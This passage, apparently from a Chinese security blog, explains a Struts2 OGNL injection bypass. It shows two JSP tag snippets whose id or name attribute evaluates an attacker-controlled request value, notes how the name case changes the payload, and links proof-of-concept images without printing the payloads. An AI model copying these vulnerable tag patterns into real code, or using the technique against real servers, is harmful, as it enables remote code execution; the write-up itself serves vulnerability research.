
这里需要注意的是在一开始的时候我说主要有两类标签属性存在问题，一类是id，一类是name  
如果id的属性可以控制，类似于下面代码

|  |  |
| --- | --- |
| 1 | <s:file id="%{#request.poc}" /> |

那么对于的POC为如下图  
[](https://www.iswin.org/attach/struts2_bypasspoc_1.png)

如果对应的标签属性为name时，代码如下

|  |  |
| --- | --- |
| 1 | <s:hidden name="%{#request.poc}"></s:hidden> |

POC要稍微有点变化，因为name属性第二次进行OGNL调用时会自动对表达式加上%{}字符，所以对应的POC为如下图  
[](https://www.iswin.org/attach/struts2_bypasspoc_2.png)

不过上述标签的属性值不一定是直接通过参数传进来，具体的利用场景需要结合实际的条件。

**参考**

[1] :[http://seclab.dbappsecurity.com.cn/?p=678](http://seclab.dbappsecurity.com.cn/?p=678" \t "_blank)